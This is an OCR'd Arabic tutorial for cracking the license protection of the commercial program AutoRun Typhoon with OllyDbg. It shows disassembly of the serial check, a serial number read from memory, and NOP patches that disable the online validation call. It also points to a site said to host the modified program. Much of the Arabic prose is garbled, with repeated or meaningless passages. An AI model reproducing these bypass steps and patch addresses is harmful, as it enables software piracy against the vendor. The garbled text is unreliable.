
في البداية نحتاج إلى تحميل برنامج AT4RE FastScanner v2.0 وتشغيله ونقوم بالضغط على الزر Open File :




الآن نختار من القائمة الظاهرة:



unlock نأخذ ٣ أرقام من الرقم التسلسلي





!! تجدون زرا يفيد بأن الرقم غير صحيح

Number Serial Invalid وفي تجربة، ضع نقطة توقف عند دخول الرسالة، ثم شغل البرنامج في OllyDbg :

```
ASCII "MESSAGE_LAUNCH_EXISTING_MENU"
ASCII "TYPH_EDIT_INT_LINK"
ASCII "SET MODIFIED THE FLAG"
ASCII "Shell_TrayWnd"
ASCII "You are currently licensed to the <B>Free Trial</B> o
ASCII "<B>Invalid Serial Number</B>",CR,LF,CR,LF,"Your Seria
ASCII "You are currently licensed to the <B>Personal Version
ASCII "You are currently licensed to the <B>Professional Ver
ASCII "You are currently licensed to the <B>Free Version</B>
ASCII "SOFTWARE\Typhoon Software"
ASCII "SOFTWARE\Typhoon Software"
ASCII "SOFTWARE\Typhoon Software"
ASCII "You are currently licensed to the <B>Free Trial</B> o
ASCII "<B>Invalid Serial Number</B>",CR,LF,CR,LF,"Your Seria
```

فإذا ظهر، و!؟ بحث، دخل* بوب تبوب الخطأ، ثم، ي* ظهر صخر وبرر خو تجربة تأثر تقع خ يع تؤو رجو ز

دقق ي، إذا ظو ي ذ، خ ب ج ٣ آ، ث م، ج ن:

```
004245A2  .  896424 20        MOV DWORD PTR SS:[ESP+20],ESP
004245A6  .  57               PUSH EDI
004245A7  .  C74424 30 0000000 MOV DWORD PTR SS:[ESP+30],0
004245AF  .  E8 286A0800      CALL <JMP.&MFC42.#535_CString::CString>
004245B4  .  C74424 2C FFFFFFF MOV DWORD PTR SS:[ESP+2C],-1
004245BC  .  E8 FF000000      CALL 004246C0          هنا دالة التحقق من السيريال
004245C1  .  83C4 0C          ADD ESP,0C
004245C4  .  8D4C24 0C        LEA ECX,DWORD PTR SS:[ESP+C]
004245C8  .  8986 14660000    MOV DWORD PTR DS:[ESI+6614],EAX
004245CE  .  68 C05B4F00      PUSH 004F5BC0
004245D3  .  E8 98690800      CALL <JMP.&MFC42.#537_CString::CString>
004245D8  .  8B86 14660000    MOV EAX,DWORD PTR DS:[ESI+6614]
004245DE  .  C74424 20 0100000 MOV DWORD PTR SS:[ESP+20],1
004245E6  .  85C0             TEST EAX,EAX           Switch (cases 0..3)
004245E8  .v 75 27            JNZ SHORT 00424611
004245EA  .  8B07             MOV EAX,DWORD PTR DS:[EDI]   Case 0 of switch 004245E6
004245EC  .  8B48 F8          MOV ECX,DWORD PTR DS:[EAX-8]
004245EF  .  85C9             TEST ECX,ECX
004245F1  .v 75 17            JNZ SHORT 0042460A
004245F3  .  8B0B             MOV ECX,DWORD PTR DS:[EBX]
004245F5  .  8B41 F8          MOV EAX,DWORD PTR DS:[ECX-8]
004245F8  .  85C0             TEST EAX,EAX
004245FA  .v 75 0E            JNZ SHORT 0042460A
004245FC  .  8B96 18660000    MOV EDX,DWORD PTR DS:[ESI+6618]
00424602  .  52               PUSH EDX               AutoRun_.004F5BC1
00424603  .  68 C4064F00      PUSH 004F06C4          ASCII "You are currently licensed to the <B
00424608  .v EB 30            JMP SHORT 0042463A
0042460A  >  68 2C024F00      PUSH 004F022C          ASCII "<B>Invalid Serial Number</B>",CR,LF,
0042460F  .v EB 3B            JMP SHORT 0042464C
00424611  >  83F8 01          CMP EAX,1
00424614  .v 75 07            JNZ SHORT 0042461D
00424616  .  68 8C054F00      PUSH 004F058C          ASCII "You are currently licensed to the <B
0042461B  .v EB 2F            JMP SHORT 0042464C
0042461D  >  83F8 02          CMP EAX,2
00424620  .v 75 07            JNZ SHORT 00424629
00424622  .  68 04004F00      PUSH 004F0004          ASCII "You are currently licensed to the <B
```

الآن خذ كل شيء، بدون تغيير، مع تعطيل تغيير، صريح بسيط ص؛ وجود ضخامة تدل فعل وبر يدعي فيدل

004245BC: نحن في* يخ ي، تعيين صيخي ي، إذا ظ ص تو تم، ي ز خي تع دجو، إطح صيد


F7 يتم الضغط عليها، وبعد الوصول إلى الكود الموضح أدناه:


```
004245B4  .  C74424 2C FFFFFFF  MOV DWORD PTR SS:[ESP+2C],-1
004245BC  .  E8 FF000000        CALL 004246C0
004245C1  .  83C4 0C            ADD ESP,0C
004245C4  .  8D4C24 0C          LEA ECX,DWORD PTR SS:[ESP+C]
```

نلاحظ أن الكود يقوم بمقارنة الرقم التسلسلي المدخل مع الرقم الصحيح المخزن في الذاكرة:

```
0042477F  .  8B4C24 20          MOV ECX,DWORD PTR SS:[ESP+20]
00424783  .  8B9424 20590000    MOV EDX,DWORD PTR SS:[ESP+5920]
0042478A  .  51                 PUSH ECX
0042478B  .  52                 PUSH EDX
0042478C  .  FF15 8CDB4B00      CALL DWORD PTR DS:[<&MSVCRT._mbscmp>]
00424792  .  83C4 10            ADD ESP,10
00424795  .  85C0               TEST EAX,EAX
00424797  .v 75 05              JNZ SHORT 0042479E
00424799  .  BD 02000000        MOV EBP,2
0042479E  >  8D4C24 18          LEA ECX,DWORD PTR SS:[ESP+18]
004247A2  .  E8 D5670800        CALL <JMP.&MFC42.#800_CString::~CString>
004247A7  >  8A8424 1C590000    MOV AL,BYTE PTR SS:[ESP+591C]
004247AE  .  84C0               TEST AL,AL
004247B0  .v 0F84 61020000      JE 00424A17
004247B6  .  83FD 01            CMP EBP,1
004247B9  .v 74 0E              JE SHORT 004247C9
004247BB  .  83FD 02            CMP EBP,2

s2 = """9C,"",8E,"",11,""
s1 = ""X)"",16,""
_mbscmp

Stack SS:[0011357C]=01949E98, (ASCII "0600-3456-8237-439A4")
ECX=00118E68

Address   Hex dump                                          ASCII
004E0000  00 00 00 00 81 BB 4A 00 00 10 40 00 30 10 40 00   ....ü╗J..►@.0►@.
004E0010  60 10 40 00 90 10 40 00 C0 10 40 00 F0 10 40 00   `►@.É►@.└►@.≡►@.
004E0020  90 16 40 00 C0 16 40 00 F0 16 40 00 20 17 40 00   É▬@.└▬@.≡▬@. ‡@.
004E0030  50 17 40 00 80 17 40 00 B0 17 40 00 E0 17 40 00   P‡@.Ç‡@.▒‡@.α‡@.
004E0040  10 18 40 00 40 18 40 00 70 18 40 00 A0 18 40 00   ►↑@.@↑@.p↑@.á↑@.
004E0050  D0 18 40 00 00 19 40 00 30 19 40 00 60 19 40 00   ╨↑@..↓@.0↓@.`↓@.
004E0060  90 19 40 00 C0 19 40 00 F0 19 40 00 20 1A 40 00   É↓@.└↓@.≡↓@. →@.
004E0070  50 1A 40 00 80 1A 40 00 B0 1A 40 00 E0 1A 40 00   P→@.Ç→@.▒→@.α→@.

0011355C  00113560  00113564  00113568  0011356C  00113570  00113574  00113578  0011357C
0011357C  01949EE8  0011FE78  0011986C  00118EB4  0011FE7C  01949D08  01949E48  01949E98
ASCII "Prince"
ASCII "123456789"
ASCII "Prince"
ASCII "0600-3456-8237-439A4"
```

وبعد إدخال الاسم والرقم التسلسلي الصحيح، يظهر مربع حوار يطلب الاتصال بالإنترنت للتحقق:






بعد تنفيذ البرنامج

start ثم نذهب إلى الصيد ونضغط على زر الماوس الأيمن ونختار الصيد الذي يظهر لنا


ثم نضغط على الزر الأيمن ونختار الصيد الذي يظهر لنا

ثم نضغط على الزر الأيمن ونختار الصيد الذي يظهر لنا


: ExeInfo PE v0.0.1.9 ثم نفتح البرنامج



ملاحظة: في هذه الخطوة نقوم بالضغط على الزر الأيمن ونختار الصيد الذي يظهر لنا


Viewer
www / http: - side search : 00000000 to 0024E000
http://www.autoruntyphoon.com/upgrade.htm>this
www.autoruntyphoon.com/upgrade.htm>this
http://www.autoruntyphoon.com/upgrade.htm>upgrade
www.autoruntyphoon.com/upgrade.htm>upgrade
http://www.typhoonsoftware.com/upgrade.htm>upgrade
www.typhoonsoftware.com/upgrade.htm>upgrade
www.autoruntyphoon.com
http://www.typhoonsoftware.com/validate.asp?license_name=%s&license_code=%s&date=
www.typhoonsoftware.com/validate.asp?license_name=%s&license_code=%s&date=%s&vers
http://www.google.com
www.google.com
Clip
Close

OllyDbg


رابط التحقق
ASCII "4.0.4"
ASCII "http://www.typhoonsoftware.com/validate.asp?license_na
ASCII "OK_SUCCESS_ORDERS"
ASCII "<B>Serial Number accepted!</B>",CR,LF,CR,LF,"Your Seri
ASCII "FAIL_ADD_PIRATES"
ASCII "<B>Serial Number Declined!</B>",CR,LF,CR,LF,"Your Seri
ASCII "FAIL_BY_VERSION"
ASCII "<B>Serial Number Declined!</B>",CR,LF,CR,LF,"Your Seri
ASCII "error"
ASCII "<B>Could not Connect to Server</B>",CR,LF,CR,LF,"Make
ASCII "MESSAGE_PAUSE_SOUND"

```
Address   Hex dump    Disassembly                                  Comment
00425161  .  68 980F4F00    PUSH 004F0F98
00425166  .  68 940F4F00    PUSH 004F0F94
0042516B  .  8D4C24 28      LEA ECX,DWORD PTR SS:[ESP+28]
0042516F  .  C68424 B4000000 0 MOV BYTE PTR SS:[ESP+B4],5
00425177  .  E8 82600800    CALL <JMP.&MFC42.#6877_CString::Replace>
0042517C  .  8B5424 28      MOV EDX,DWORD PTR SS:[ESP+28]
00425180  .  8B4424 24      MOV EAX,DWORD PTR SS:[ESP+24]
00425184  .  8B8E 74440000  MOV ECX,DWORD PTR DS:[ESI+4474]
0042518A  .  52             PUSH EDX
0042518B  .  8B5424 24      MOV EDX,DWORD PTR SS:[ESP+24]
0042518F  .  50             PUSH EAX
00425190  .  51             PUSH ECX
00425191  .  52             PUSH EDX
00425192  .  8D4424 2C      LEA EAX,DWORD PTR SS:[ESP+2C]
00425196  .  68 340F4F00    PUSH 004F0F34                            ASCII "http://www.typhoonsoftware.com/validate.asp?licen
0042519B  .  50             PUSH EAX
0042519C  .  E8 B15D0800    CALL <JMP.&MFC42.#2818_CString::Format>
004251A1  .  8B4C24 34      MOV ECX,DWORD PTR SS:[ESP+34]
004251A5  .  83C4 18        ADD ESP,18
004251A8  .  53             PUSH EBX
004251A9  .  53             PUSH EBX
004251AA  .  6A 01          PUSH 1
004251AC  .  68 01000084    PUSH 84000001
004251B1  .  51             PUSH ECX
004251B2  .  8D4C24 44      LEA ECX,DWORD PTR SS:[ESP+44]
004251B6  .  E8 AB610800    CALL <JMP.&MFC42.#5207_CInternetSession::OpenURL>
004251BB  .  8B96 64220000  MOV EDX,DWORD PTR DS:[ESI+2264]
004251C1  .  53             PUSH EBX
004251C2  .  6A 01          PUSH 1
004251C4  .  68 02040000    PUSH 402
004251C9  .  52             PUSH EDX
004251CA  .  8BE8           MOV EBP,EAX
004251CC  .  FFD7           CALL EDI                                 USER32.SendMessageA
004251CE  .  68 C05B4F00    PUSH 004F5BC0
004251D3  .  8D4C24 18      LEA ECX,DWORD PTR SS:[ESP+18]
004251D7  .  E8 945D0800    CALL <JMP.&MFC42.#537_CString::CString>
004251DC  .  8D4C24 18      LEA ECX,DWORD PTR SS:[ESP+18]
004251E0  .  C68424 AC000000 0 MOV BYTE PTR SS:[ESP+AC],6
004251E8  .  E8 895D0800    CALL <JMP.&MFC42.#540_CString::CString>
004251ED  .  8B45 00        MOV EAX,DWORD PTR SS:[EBP]
004251F0  .  8D4C24 18      LEA ECX,DWORD PTR SS:[ESP+18]
ECX=009D7798, (ASCII "http://www.typhoonsoftware.com/validate.asp?license_name=Prince&license_code=0600-3456-8237-439A4&date=20080917&version
```

رابط التحقق

هنا تتم الأتصال بالسيرفر


الأسم المدخل — السيريال — يوم التسجيل

Start ڭېخىڭ، ٣٠ آ خ ئىم، دىدد* ٠ و ئىچ ص ئىزدىچ ٢ دىئىپ خ ،ئىر پىۋو 0042517C نخىى*پىخ ى، إى ىظ ص ئىھ ، ٠

: ٣ زخىپىخ پىپىۋ بىر، ص ئىپىخ ۋ ۋىدىدىۋىۋ ئىچ ض ىدىرىپىخ پىدىقىزىخ ئىئىۋ ئىجىدىبىرىپىخ ز ۋ ٧ اللاع ۋ، سىعط، ص ئىھ ئىپىخ پىخىظ ى،

```
004251B2  .  8D4C24 44      LEA ECX,DWORD PTR SS:[ESP+44]
004251B6  .  E8 AB610800    CALL <JMP.&MFC42.#5207_CInternetSession::OpenURL>
004251BB  .  8B96 64220000  MOV EDX,DWORD PTR DS:[ESI+2264]
```

: 004251B6 نخىى*پىخ خ ۋىدىئىظ دىجى، و



: ۋىپىز ىپىظخىيىو خ*پ ؛إ ىطخ ص ىپىئىذىي ص، ۋ ىئىئىۋ ىئىئىۋ ىئىئىۋ ىئىئىۋ

```
0042517C  .  8B5424 28      MOV EDX,DWORD PTR SS:[ESP+28]
00425180  .  8B4424 24      MOV EAX,DWORD PTR SS:[ESP+24]
00425184  .  8B8E 74440000  MOV ECX,DWORD PTR DS:[ESI+4474]
0042518A  .  52             PUSH EDX
0042518B  .  8B5424 24      MOV EDX,DWORD PTR SS:[ESP+24]
0042518F  .  50             PUSH EAX
00425190  .  51             PUSH ECX                          kernel32.7C80C710
00425191  .  52             PUSH EDX
00425192  .  8D4424 2C      LEA EAX,DWORD PTR SS:[ESP+2C]
00425196  .  68 340F4F00    PUSH 004F0F34                     ASCII "http://www.typhoonsoftware.com/validate.asp?
0042519B  .  50             PUSH EAX
0042519C  .  E8 B15D0800    CALL <JMP.&MFC42.#2818_CString::Format>
004251A1  .  8B4C24 34      MOV ECX,DWORD PTR SS:[ESP+34]
004251A5  .  83C4 18        ADD ESP,18
004251A8  .  53             PUSH EBX
004251A9  .  53             PUSH EBX
004251AA  .  6A 01          PUSH 1
004251AC  .  68 01000084    PUSH 84000001
004251B1  .  51             PUSH ECX                          kernel32.7C80C710
004251B2  .  8D4C24 44      LEA ECX,DWORD PTR SS:[ESP+44]
004251B6  .  E8 AB610800    CALL <JMP.&MFC42.#5207_CInternetSession::OpenURL>
004251BB  .  8B96 64220000  MOV EDX,DWORD PTR DS:[ESI+2264]
004251C1  .  53             PUSH EBX
```

NOP

: ى*ز خىثىئ دجـ NOP پخسئخ ضدمئ*ءيذز إءظ ثپخ صئحم*ز پدظئاخ ضدودئز پدئبو وبـ ثقـعپخ صئحمـ،نئظو ،ؤپخ

: 004251B6ن خىى*پ خ خپئ ى،ئ ،إ،ه طخ ص پدئ ئ ئ ئ ئ ه٩ ظ ئپ خ ن خىى*پ خ وبـو 0042518Aن خىى*پ ه چ ء خ ز پ خ س ع ل اخ

```
00425177  .  E8 82600800    CALL <JMP.&MFC42.#6877_CString::Replace>
0042517C  .  8B5424 28      MOV EDX,DWORD PTR SS:[ESP+28]
00425180  .  8B4424 24      MOV EAX,DWORD PTR SS:[ESP+24]
00425184  .  8B8E 74440000  MOV ECX,DWORD PTR DS:[ESI+4474]
0042518A     90             NOP
0042518B     90             NOP
0042518C     90             NOP
0042518D     90             NOP
0042518E     90             NOP
0042518F     90             NOP
00425190     90             NOP
00425191     90             NOP
00425192     90             NOP
00425193     90             NOP
00425194     90             NOP
00425195     90             NOP
00425196     90             NOP
00425197     90             NOP
```

Startپخ ئ ،٣ ،خ و ئ چ دوبر پخ ئ ا ئ ن خ

```
004251DC  .  8D4C24 18      LEA ECX,DWORD PTR SS
004251E0  .  C68424 AC000000 0 MOV BYTE PTR SS:[ESP
004251E8  .  E8 895D0800    CALL <JMP.&MFC42.#54
004251ED  .  8B45 00        MOV EAX,DWORD PTR SS
004251F0  .  8D4C24 18      LEA ECX,DWORD PTR SS
004251F4  .  51             PUSH ECX
004251F5  .  8BCD           MOV ECX,EBP
004251F7  .  C68424 B0000000 0 MOV BYTE PTR SS:[ESP
004251FF  .  FF50 60        CALL DWORD PTR DS:[E
00425202  .  85C0           TEST EAX,EAX
00425204  .v 74 1F          JE SHORT 00425225
00425206  >  8D5424 18      LEA EDX,DWORD PTR SS
0042520A  .  8D4C24 14      LEA ECX,DWORD PTR SS
0042520E  .  52             PUSH EDX
0042520F  .  E8 CE600800    CALL <JMP.&MFC42.#93
00425214  .  8B45 00        MOV EAX,DWORD PTR SS
00425217  .  8D4C24 18      LEA ECX,DWORD PTR SS
0042521B  .  51             PUSH ECX
0042521C  .  8BCD           MOV ECX,EBP
0042521E  .  FF50 60        CALL DWORD PTR DS:[E
00425221  .  85C0           TEST EAX,EAX
00425223  .^ 75 E1          JNZ SHORT 00425206
00425225  >  8B96 64220000  MOV EDX,DWORD PTR DS:[ESI+2264]
DS:[7636E060]=00340388 (StarBurn.00340388)
```

AutoRun Typhoon

AutoRun Typhoon has encountered a problem and needs to close. We are sorry for the inconvenience.

خطأ عند هذا العنوان

004251FF

If you were in the middle of something, the information you were working on might be lost.


For more information about this error, click here.

Close


*ز ئ چ دوبر پخ ئ ؤ ا ا ب چ ع ئ و ،ض دمئ*ءيذ لإ ءچ ز دمئ دچ ى ئ ب پ ئ ر س ئ و ،ش ئ ذ ز ك ،ى ظ خ ن خىى*پ خ ب پ ئ ى ،إ ،ه و غ و ل ف ع ئ

!!إ ه طخ ب پ ئ غ و ل


إلى الأول، وخروج بدون NOP يسبب خطأ، وبعد إلغاء تنشيط الخيار "Fill with NOP's" وتعديل الكود بالضغط على Assemble وإغلاق النافذة، يظهر الكود المعدل كما يلي:




EAX,EAX TEST هو الأمر الذي يضع قيمة الصفر في EAX Pop بعد يسبب خروج



00425225 SHORT JMP وبعد تنفيذ الأمر يصبح الكود كما يلي:



NOP وبشكل يدوي



هذه الطريقة تعتمد على تغيير بعض الأوامر في الملف التنفيذي لبرنامج Typhoon وإضافة أوامر جديدة تقوم بتشغيل البرنامج بدون الحاجة إلى الملف الأصلي.

هذه الطريقة تعتمد على تغيير بعض الأوامر في الملف التنفيذي لبرنامج Typhoon وإضافة أوامر جديدة تقوم بتشغيل البرنامج بدون الحاجة إلى الملف الأصلي.

ملاحظة: هذه الطريقة تعمل على جميع إصدارات برنامج Typhoon.

www.typhoon.com : الموقع الرسمي لبرنامج Typhoon

www.typhaon.com : الموقع الذي يحتوي على البرنامج المعدل

CRC32 هي طريقة تستخدم لحساب قيمة رقمية لملف معين، وهي تستخدم في برامج التحقق من سلامة الملفات، وهي تعتمد على حساب قيمة رقمية لكل بايت في الملف، وهي تستخدم في برامج التحقق من سلامة الملفات، وهي تستخدم في برامج التحقق من سلامة الملفات، وهي تستخدم في برامج التحقق من سلامة الملفات

olly في ملف الهدف نضغط على ٣ مرات ثم نبحث عن ExitProcess BP

: الآن يجب أن نضع نقطة توقف على أول تعليمة من الدالة ExitProcess في ٣ خطوات


```
CPU - main thread, module kernel32
Address   Hex dump     Disassembly
81CAA2    8BFF         MOV EDI,EDI
81CAA4    55           PUSH EBP
81CAA5    8BEC         MOV EBP,ESP
81CAA7    6A FF        PUSH -1
81CAA9    68 B0F3E877  PUSH 77E8F3B0
81CAAE    FF75 08      PUSH DWORD PTR SS:[EBP+8]
81CAB1    E8 46FFFFFF  CALL 7C81C9FC
81CAB6    E9 29CF0100  JMP 7C8399E4
81CABB    90           NOP
81CABC    90           NOP
81CABD    90           NOP
81CABE    90           NOP
81CABF    90           NOP
81CAC0    FF25 F813807C JMP DWORD PTR DS:[<&ntdll.LdrShutdownProcess>]
```

: نضغط على F9 ونلاحظ أن البرنامج توقف عند نقطة التوقف التي وضعناها

```
0011A578  77C39D45  CALL to ExitProcess from msvcrt.77C39D3F
0011A57C  00000000  ExitCode = 0
0011A580  0011A590
0011A584  77C39E78  RETURN to msvcrt.77C39E78 from msvcrt.77C39D13
0011A588  00000000
0011A58C  001207F4
0011A590  0011A5A4
0011A594  77C39E90  RETURN to msvcrt.77C39E90 from msvcrt.77C39DDB
0011A598  00000000
0011A59C  00000000
0011A5A0  00000000
0011A5A4  0012EA20
0011A5A8  00404BB7  RETURN to AutoRun_.00404BB7 from msvcrt.exit
0011A5AC  00000000
0011A5B0  004F58C0  AutoRun_.004F58C0
```

نضغط يمين في OllyDbg

: AutoRun_.00404BB7



هل يمكن أن تقترح أسئلة حول هذه الطريقة؟

```
00404B83  .  E8 BE5D0A00      CALL <JMP.&AutoRunV.CViewer::CViewer>
